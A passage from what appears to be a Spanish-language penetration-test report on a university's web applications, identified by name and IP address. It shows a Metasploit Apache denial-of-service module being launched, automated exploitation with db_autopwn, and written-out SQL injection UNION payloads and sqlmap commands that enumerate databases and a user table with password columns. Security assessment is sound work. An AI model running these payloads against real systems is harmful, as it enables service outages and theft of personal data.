09/02/2015: Acknowledgment of vulnerabilities from vendor
11/02/2015: Disclosure deadline of 01/03/2015 agreed with vendor
19/02/2015: Disclosure deadline renegotiated to 01/04/2015 at vendor's request
09/04/2015: Disclosure deadline renegotiated to 20/04/2015 at vendor's request
20/04/2015: Confirmation of fix from vendor
07/05/2015: Disclosure

Note that the CVE-ID is for the CSRF vulnerability only. No CVE-ID has been generated for the stored XSS vulnerabilities. The vulnerable


# EXPLOIT DESCRIPTION #
SynaMan 3.4 Build 1436 is vulnerable to CSRF attacks, which can also be combined with stored XSS attacks (authenticated administrators o


# POC 1 #
The following PoC uses the CSRF vulnerability together with one of the stored XSS vulnerabilities, to create a new shared folder in the
```

Fuente: Imagen tomada de la página exploit-db.com una vez encontrado el exploit para atacar una vulnerabilidad.

2.7.3 Explotación de Vulnerabilidades y Pruebas de Intrusión.


Una vez identificados los servicios y sus vulnerabilidades, el paso siguiente sería la explotación de las vulnerabilidades. Es decir, primero se tiene que probar si realmente las vulnerabilidades identificadas permiten a un atacante causar algún daño. Después se intentará conocer cuál sería ese daño. A pesar de que se haya identificado una vulnerabilidad en la instancia anterior, podría ser que, al momento de intentar explotarla, existan otras medidas de control que no hayan sido consideradas, otras capas de seguridad o distintas variables que podrían hacer más complicada la explotación de la misma. Asimismo, si se logra explotar la vulnerabilidad, podría comprobarse y dimensionar cuál podría ser el daño hacia la organización, en función de la información o sistemas que estuvieran "detrás" de dicha vulnerabilidad.

Para este fin, Metasploit es la herramienta ideal para hacer estas pruebas. Mientras Nessus posee una base de datos de vulnerabilidades, Metasploit posee una base de exploits que podrían aprovecharlas. En otras palabras, en lugar de revisar si hay una vulnerabilidad en un equipo remoto, directamente se intenta la ejecución de un exploit y se simulan las consecuencias posteriores, en caso de que éste se ejecutara con éxito.

Al igual que Nessus, su versión de línea de comandos, msfconsole, es la tradicional, incluso recomendable para la automatización.

A continuación se deben iniciar los servicios de bases de datos postgresql y Metasploit para lanzar ataques automatizados:

Figura: Metasploit 1



Fuente: Imagen tomada de la terminal del sistema operativo Kali.


Y posterior a ello ejecutar el comando msfconsole, el cual abrirá la consola de metasploit:

Figura: Metasploit 2

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Pantalla de inicio de metasploit.


Figura: Metasploit 3



Fuente: Imagen tomada de la terminal de Kali cuando inicia la herramienta metasploit.


En el caso de la aplicación revistapsicologia.libertadores.edu.co se encuentra presente una vulnerabilidad de denegación de servicio:

Figura: Acunetix 2



Fuente: Imagen tomada de la herramienta Acunetix.

Figura: Acunetix 3



This alert was generated using only banner information. It may be a false positive.

Affected Apache versions (1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19).

Affected items

- Web Server

The impact of this vulnerability

Remote Denial of Service

How to fix this vulnerability

Upgrade to the latest version of Apache HTTP Server (2.2.20 or later), available from the Apache HTTP Server Project Web site.

Web references

- CVE-2011-3192
- Apache HTTPD Security ADVISORY
- Apache HTTP Server 2.2.20 Released
- Apache httpd Remote Denial of Service (memory exhaustion)


Fuente: Imagen tomada de la herramienta Acunetix.

Al igual se muestra una descripción de la vulnerabilidad, alertando que posiblemente puede ser un falso positivo, sin embargo, arroja un CVE-2011-3192 el cual puede ser buscado en la base de datos de metasploit de la siguiente manera:

Para realizar la búsqueda se toma del código CVE-2011-3192 únicamente 2011-3192 con el comando search

Search 2011-3192

Figura: Metasploit 4



```
msf > search 2011-3192

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/dos/http/apache_range_dos 2011-08-19       normal  Apache Range Header DoS (Apache Killer)
```

Fuente: Imagen tomada de la terminal de Kali de la herramienta Metasploit al realizar la búsqueda de un exploit.

Se evidencia un módulo auxiliar para explotación de la vulnerabilidad el cual se empleará de la siguiente manera: Usando el comando:

use auxiliary/dos/http/apache_range_dos

Figura: Metasploit 5

```
msf > use auxiliary/dos/http/apache_range_dos
msf auxiliary(apache_range_dos) > show options

Module options (auxiliary/dos/http/apache_range_dos):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain
   RHOSTS                    yes       The target address range or CIDR identifier
   RLIMIT   50               yes       Number of requests to send
   RPORT    80               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   URI      /                yes       The request URI
   VHOST                     no        HTTP server virtual host
```

Fuente: Imagen tomada de la terminal de kali de la herramienta Metasploit al realizar la carga de uno de sus módulos auxiliares.

Y a su vez con el comando show options se procede a la verificación de los parámetros para diligenciar el exploit, solo los que dicen yes, sabiendo que la dirección IP de la url es 190.242.99.231.

Figura: Página 1


Fuente: Imagen, tomada de la página de la universidad Libertadores abriendo por dirección IP.

Se lanza el exploit con el comando exploit:

Set RHOSTS 190.242.99.231

exploit

Figura: Metasploit 6



Fuente: Imagen tomada de la herramienta Metasploit.


Nota: Para efectos de documentación apenas se muestra el lanzamiento inicial del Exploit, puesto que este genera denegación de servicio e indisponibilidad el cual no es objetivo del documento.

- Intrusión automatizada con Metasploit

Previamente habiendo realizado un escaneo de puertos (sección escaneo de puertos), con el comando **db_import** y el nombre del archivo (resultado de nmap) se agrega a la base de datos de metasploit para lanzar de manera automática el comando autopwn, el cual es un ataque automatizado de exploits, valiéndose de la información aprovisionada por el xml.

Db_import 190.242.99.231.xml

Figura: Autopwn 1




Fuente: Imagen tomada de la terminal de Kali en la herramienta metasploit.

La forma de lanzar el ataque automatizado es

db_autopwn –p –t –e –r


Dicho ataque consiste en realizar un lanzamiento de exploits automático de acuerdo a la información aprovisionada por los puertos abiertos que contienen el archivo .xml

Figura: Autopwn 2



Fuente: Imagen tomada de la terminal de Kali en la herramienta metasploit.

Figura: Autopwn 3



Fuente: Imagen tomada de la terminal de Kali en la herramienta metasploit.

Al final se dará una respuesta indicando si hubo o no una intrusión exitosa, para este caso, no se evidencian intrusiones exitosas.

Las pruebas con sqlmap serán realizadas en su totalidad en la capa 7 aplicación del modelo OSI.


- **SqlMap e intrusiones Manuales:**

Se identifica la URL la cual aparentemente no muestra nada, sin embargo al realizar búsquedas manuales empiezan aparecer las primeras inyecciones de código sobre la aplicación:

La prueba se realizará con la siguiente URL en cualquier navegador:

http://revistatesisspsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862

Figura: Inyección de Código 1




Fuente: Imagen tomada de un navegador al realizar una consulta sobre la página de la universidad

- Ingresando una consulta de tablas, consultando usuario y base de datos

http://revistatesisspsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862' LIMIT 0,1 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,user(),23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39 -- -

Figura: Inyección de Código 2



Fuente: Imagen tomada de un navegador al realizar una consulta sobre la página de la universidad


Se puede observar el usuario y la dirección de la base de datos, en este caso se observa de manera local: **libertadores@localhost.** Observar que en este caso se realiza una consulta por usuario **user.**

- Consultando la base de datos

http://revistatesispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862' LIMIT 0,1 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,database(),23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39

El cual dejará ver /libertadores como base de datos.

Figura: Inyección de Código 3



Fuente: Imagen tomada de un navegador al realizar una consulta sobre la página de la universidad

- Inyección con sqlmap en terminal de Kali.
  sqlmap -u "http://revistatesispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862" –dbs

Al ejecutar este comando señalamos que nos muestre las dbs:


Figura: Inyección de Código 4

```
root@kali:~/libertadores# sqlmap -u "http://revistatesispsicologica.ulibertadores.edu.co:8089/tools/ma
rco.php?idcategoria=4862" --dbs
```

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Al realizar la consulta se evidencia dos bases de datos, **libertad_portal** y **libertadores**

Figura: Inyección de Código 5




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Se encontraron dos bases de datos a las cuales se les realizará consulta.

- Realizando consulta de tablas de la base de datos **libertadores:**


sqlmap -u "http://revistatesisispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862" -D libertadores –tables

Figura: Inyección de Código 6



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Figura: Inyección de Código 7




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Una vez realizada la consulta se evidencia varias tablas como se muestra en la Figura: Inyección de código 8.

- Consultando las columnas de la tabla "**usuario**" de la base de datos "**libertadores"**

sqlmap -u "http://revistatesisispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862" -D libertadores -T usuario --c columns

Figura: Inyección de Código 8



```
Database: libertadores
Table: usuario
[23 columns]
+--------------------+--------------+
| Column             | Type         |
+--------------------+--------------+
| activo             | tinyint(4)   |
| apellidos          | varchar(100) |
| cargo              | varchar(100) |
| ciudad             | varchar(100) |
| cod_ciudad         | int(11)      |
| direccion          | varchar(100) |
| eliminado          | tinyint(1)   |
| email              | varchar(100) |
| empresa            | varchar(255) |
| hash               | varchar(255) |
| identificacion     | varchar(50)  |
| idusuario          | int(11)      |
| idzona             | int(11)      |
| nombres            | varchar(100) |
| pais               | varchar(100) |
| password           | varchar(50)  |
| personalizacion    | text         |
| profesion          | varchar(255) |
| sitio_registro     | int(11)      |
| telefono           | varchar(100) |
| tipoidentificacion | varchar(8)   |
| username           | varchar(50)  |
| validacion         | varchar(255) |
+--------------------+--------------+
```

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Se observa los títulos de las columnas las cuales pueden contener información importante: apellidos, cargo, empresa, identificación, nombres, password, username, entre otros.

- Extrayendo información de las columnas:

